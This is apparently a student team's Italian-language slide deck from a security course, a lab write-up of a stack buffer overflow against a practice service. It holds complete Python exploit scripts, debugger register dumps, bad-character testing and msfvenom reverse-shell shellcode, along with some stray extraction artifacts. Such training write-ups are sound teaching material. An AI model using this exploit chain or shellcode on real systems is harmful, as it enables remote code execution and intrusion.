Inviando una lunga stringa di 'A' al comando `OVERFLOW1`, è stato indotto un crash, confermando la presenza di un buffer overflow.

BUFFER OVERFLOW

Team WolfGuard



CREAZIONE ED INDIVIDUAZIONE DEI PATTERN OFFSETS

Successivamente, utilizzando gli strumenti pattern_create.rb e pattern_offset.rb, è stato determinato l'offset esatto per sovrascrivere EIP: 1978 byte.

```
Registers (FPU) < < < < < < < < < < < < <
EAX 00FAF250 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
ECX 00BA52D4
EDX 000A7143
EBX 376E4336
ESP 00FAFA18 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq"
EBP 43386E43
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43396E

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 3BD000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```


```
(kali㉿kali)-[~] $ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0Co1 1Cm2Cm  
[*] Exact match at offset 1982  
(kali㉿kali)-[~] $ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co  
[*] Exact match at offset 1978
```

BUFFER OVERFLOW

Team WolfGuard



VERIFICA DEI PATTERN OFFSETS



```
... Welcome buffer1.py buffer2.py ...
home > kali > buffer2.py > ...
1 import socket
2
3 ip = '192.168.50.130'
4 port = 1337
5 timeout = 5
6
7 payload = 'A'*1978 + 'B' * 4 + 'C' * 16
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.settimeout(timeout)
11 try:
12     s.connect((ip, port)) # Parentesi corrette!
13     s.recv(1024)
14     s.send(b'OVERFLOW1 ' + payload.encode()) # Invia come bytearray
15     s.recv(1024)
16 except Exception as e:
17     print(f"[!] Errore: {e}")
18 finally:
19     s.close()
```

L'offset è stato verificato inviando 1978 'A' seguite da 4 'B', ottenendo EIP=42424242 nel debugger e confermando gli offset.

```
nd software assessment specialist needed
Registers (FPU)
EAX 00ABF250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAA"
ECX 001F0034
EDX 00000000
EBX 41414141
ESP 00ABFA18 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFF)
S 0 FS 0053 32bit 340000(FFF)
T 0 GS 002B 32bit 0(FFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
```

BUFFER OVERFLOW

INDIVIDUAZIONE BADCHARS

Team WolfGuard



È stata poi condotta un'analisi con il plugin mona.py in Immunity Debugger per identificare i bad characters, ovvero i byte che corrompono il payload.

```
Welcome buffer1.py buffer2.py buffer3.py X buffer4.py

home > kali > buffer3.py > ...
1 import socket
2
3 ip = "192.168.50.130"
4 port = 1337
5 timeout = 5
6
7 ignore_chars = ["\x00", "\x07", "\x01", "\x2e", "\x2f", "\x80"]
8 badchars = ""
9 for i in range(256):
10     if chr(i) not in ignore_chars:
11         badchars += chr(i)
12
13 payload = "A" * 1982 + badchars
14
15 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16 s.settimeout(timeout)
17 con = s.connect((ip, port))
18 s.recv(1024)
19
20 s.send(b"OVERFLOW1 " + payload.encode())
21
22 s.recv(1024)
23 s.close()
```

BUFFER OVERFLOW

Team WolfGuard



CREAZIONE PAYLOAD FINALE E INDIVIDUAZIONE SALTO ES

Infine, è stato generato uno shellcode windows/shell_reverse_tcp con msfvenom, specificando l'IP/porta dell'attaccante e escludendo i badchar identificati

BUFFER OVERFLOW

CONNESSIONE TRAMITE REVERSE SHELL

Team WolfGuard



L'esecuzione dello script finale contro l'applicazione target, mentre un listener netcat era in ascolto sulla macchina attaccante, ha portato al successo dell'exploit, con la ricezione di una reverse shell.

```
home > kali > buffer4.py > ...
1  import socket
2
3  ip = "192.168.50.130"
4  port = 1337
5  timeout = 5
6
7
8  padding = b"A" * 1978
9  eip = b"\xaf\x11\x50\x62"
10 nops = b"\x90" * 32
11
12 # Shellcode
13 buf = b""
14 buf += b"\xdb\xd6\xd9\x74\x24\xf4\x5e\x2b\xc9\xbf\x4b\xc0"
15 buf += b"\xe4\x95\xb1\x52\x83\xc6\x04\x31\x7e\x13\x03\x35"
16 buf += b"\xd3\x06\x60\x35\x3b\x44\x8b\xc5\xbc\x29\x05\x20"
17 buf += b"\x8d\x69\x71\x21\xbe\x59\xf1\x67\x33\x11\x57\x93"
18 buf += b"\xc0\x57\x70\x94\x61\xdd\xa6\x9b\x72\x4e\x9a\xba"
19 buf += b"\xf0\x8d\xcf\x1c\xc8\x5d\x02\x5d\x0d\x83\xef\x0f"
20 buf += b"\xc6\xcf\x42\xbf\x63\x85\x5e\x34\x3f\x0b\xe7\x9a"
21 buf += b"\x88\x2a\xc6\x7c\x82\x74\xc8\x7f\x47\x0d\x41\x67"
22 buf += b"\x84\x28\x1b\x1c\x7e\xc6\x9a\xf4\x4e\x27\x30\x39"
23 buf += b"\x7f\xda\x48\x7e\xb8\x05\x3f\x76\xba\xb8\x38\x4d"
24 buf += b"\xc0\x66\xcc\x55\x62\xec\x76\xb1\x92\x21\xe0\x32"
25 buf += b"\x98\x8e\x66\x1c\xbd\x11\xaa\x17\xb9\x9a\x4d\xf7"
26 buf += b"\x4b\xd8\x69\xd3\x10\xba\x10\x42\xfd\x6d\x2c\x94"
27 buf += b"\x4a\x74\x19"
28
29
30 payload = padding + eip + nops + buf
31
32 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
33 s.settimeout(timeout)
34 try:
35     s.connect((ip, port))
36     s.recv(1024)
37     s.send(b"OVERFLOW1 " + payload)
38     s.recv(1024)
39 except Exception as e:
40     print(f"[!] Error: {e}")
41 finally:
42     s.close()
```

MEMBRI E RUOLI DEL TEAM WOLFGUARD



Grande Lupa Superiore: Sister Hack



Lupo Calabrese: Kit Hack Muort



Lupo Regista: Pollhack



Lupa Soubrette: Hacktress



Lupo Pericoloso: Hacktung



Lupo Alcolista: No Hackua



Lupo Anziano: Hackela

LOST IN SERVICE



SPECIAL THANKS TO AKIR4D THE CYBER PUNK

Team WolfGuard



Un sentito ringraziamento, non solo dai WolfGuard
ma da tutto il corso CS0125, va al
Prof.-Dott.-Sig. Paolo Rampino
che in questi mesi ci ha supportato (e sopportato)
per permetterci di diventare quel che oggi siamo!
CIAUUUUUUUUU